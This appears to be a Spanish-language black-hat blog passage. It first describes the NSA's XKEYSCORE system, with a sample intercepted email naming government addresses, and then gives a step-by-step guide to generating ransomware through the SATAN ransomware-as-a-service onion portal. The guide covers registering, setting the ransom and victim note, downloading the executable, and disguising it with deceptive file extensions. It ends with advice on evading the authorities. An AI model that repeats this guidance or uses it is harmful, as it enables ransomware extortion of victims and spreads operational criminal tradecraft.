
[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DSZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON
```



XKEYSCORE es un Análisis del sistema de exploración DNI este proyecto que fue clasificado y es utilizado aún por la Agencia Nacional De Seguridad tiene la capacidad de buscar cualquier información recolectada a nivel mundial muchos países se han negado a compartir la información con el gobierno de los estados unidos aun así los altos oficiales del departamento de



defensa han recolectado la información de esos países aun así de haberlo prohibido.



- Mapa De Control Para Uso En Seguridad Nacional Estado Unidense

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

Email Address

XKEYSCORE

DNI Display Raw Data CID Filter

RE: Malaysia Tax

From: Zachary, Bob <zhachary@ycncom.com>
To: Mohamed Hossain <mohamed.hossain@ministry-of-finance.gov.my>
Cc: Shamsul Shamsulzaman <shamsul@ministry-of-finance.gov.my>
Date: Tue Jun 23 12:41:25 GMT 2008
Attachments: @imcc01.xls [2013bytes]

X-EYESCORE-X2C Session Viewer

Session 2 of 10 | 100% | 0:00:00

DATAFILE	CASE NUMBER	FROM IP	TO IP	Flow Rate To Peer	Previous Line
2008-06-23 12:41:28	0000000000000000	108.175.154.225 (United States)	210.93.183.56 (Malaysia)	39247	25 700 400

Search Header Attachment Meta (10)

attribute_info.txt email_addresses.txt tech.html application_id.xml apprec.edf xks_snippet.txt phone_number.html fingerprints.xml user_activity.xml ip_ic_trie.txt

email_addresses.txt FORMATTER AUTO

From: zhachary@ycncom.com
to: mohamed.hossain@ministry-of-finance.gov.my
cc: shamsul@ministry-of-finance.gov.my
subject: RE: Malaysia Tax


XKEYSCORE parses out everything it 'thinks' is an email address, so don't be fooled by mis-hits

- Buscando con keywords (palabras claves)

Sus Ventas:



- 1) Más de 500 servidores distribuidos alrededor del mundo
- 2) Sistema puede escalar linealmente simplemente agregue un nuevo servidor al clúster
- 3) Mecanismo de consulta federada
- 4) Cluster distribuido masivo de linux



- Los complementos extraen e indexan metadatos en tablas

Plug-in	Descripción
Direccion De Correo	Indexa cada dirección de correo electrónico en una sesión por nombre de usuario y dominio
Extracción de ficheros	Indica cada archivo visto en una sesión por nombre de archivo y extensión
Registro Completo	Indexa cada sesión de DNI recopilada. Los datos están indexados por la norma N-tupla IP, Puerto, castotación ect.
HTTP Parser	Indexa Los ejemplos de tráfico http del lado del cliente a seguir.
Número Telefónico	indexea cada número telefónico visto en una session ejemplo directorio o libro de firmas.
Actividad De Usuario	Indica el correo web y la actividad



	de chat para incluir nombre de usuario



- Compilando Un Ransomware En La Deep Web

El proceso de SATAN es sencillo y automatizado solo tienes que agregar un tiempo limite y tu dirección Wallet donde quieras que pague el secuestrado y tu inicio de sesión en SATAN cuenta con un panel de monitoreo donde puedes ver si tu víctima ha pagado y la cantidad de infecciones que tienes comenzamos con el juego.

Instrucción de Registro:



No necesitarás ninguna dirección de correo solo basta con un nombre de usuario y contraseña la dirección es <https://satan6dII23napb5.onion.to> e agregado el .to como proxy recomiendo entrar con TOR.

The screenshot shows a dark-themed dashboard with two main sections. On the left, there's a table with three rows: 'Malwares' (0), 'Infections' (0), and 'Paid' (0). On the right, there's a 'Balance' section with a 'Your bitcoin address' input field and a red 'Withdraw' button. The balance is listed as 0.00000000 BTC.

Una vez que inicies sesión verás en el panel de administración de malware un lugar de estadísticas donde relata la cantidad de ordenadores infectados y a la derecha la dirección wallet BTC donde la víctima tendrá que pagar.

The screenshot shows a form titled 'Create a malware'. It includes fields for 'Ransom' (set to 50), 'Multiplier' (optional), 'Multiplier (Days)' (optional), 'Note' (optional), 'Proxy' (optional), and a 'Captcha' field containing 'yb2ir'. The background is dark with white text and light gray input fields.

- Módulo de personalización y sencillo la víctima se le da un tiempo de pago puede ser una hora así que en donde dice Ransom agregas la cantidad de horas o minutos que se le da a la víctima para realizar el pago y en Note la nota que se le dejara a la víctima el resto si es opcional si quieres agregarlo.



The malware was created.

Malwares	1
Infections	0
Paid	0

- malware creado y listo para jugar!

.onion

Do not upload your malware to VirusTotal and/or any other online scanner.

Token	Version	Ransom	Infections	Payments	Notes	Action
oE8hzmfY	1.0.0.16	50.00000000	0	0	Milworm You Pay Or Delete!	Download

- creado y listo para distribuir

ransomware.exe
<https://satan6dll28napb5.onion.to/malwares/oE8hzmfY>
Este archivo es peligroso, por lo que Chrome lo ha bloqueado.
[ELIMINAR DE LA LISTA](#) [CONSERVAR ARCHIVO PELIGROSO](#)

- se nos descargara el ransomware ahora solo faltaria ocultarlo

Éxito Ransomware Generado En Menos De 5 Minutos!



A esta altura de la batalla, está muy claro que todo el malware, desde el momento en que se presenta ante el usuario, disfruta de su esencia maliciosa de provocar algún daño o molestia en la computadora que infecta. También es muy claro, que siempre utiliza alguna técnica de Ingeniería Social , sin discriminar el medio por el cual se vale para su propagación y eventual infección.



- extensiones engañosas que se pueden utilizar para aplicarlo con el ransomware generado.

“Gracias Por Leer Top Negocios Black Hat Del Momento Parte 1”



- Consejo -



“Usar windows hoy en dia no es muy seguro y pronto linux podria ser victima tambien de los nuevos metodos que llegan a ponerse en uso para involucrar a cualquier usuario conectado a la red a ser hackeado y espiado”



“En el black hat hacking los negocios y servicios de hackers que tomaron el conocimiento adecuado con fines de ganar dinero pero realizar sus negocios de forma anonima es lo mas correcto para evitar que autoridades lleguen a ti”

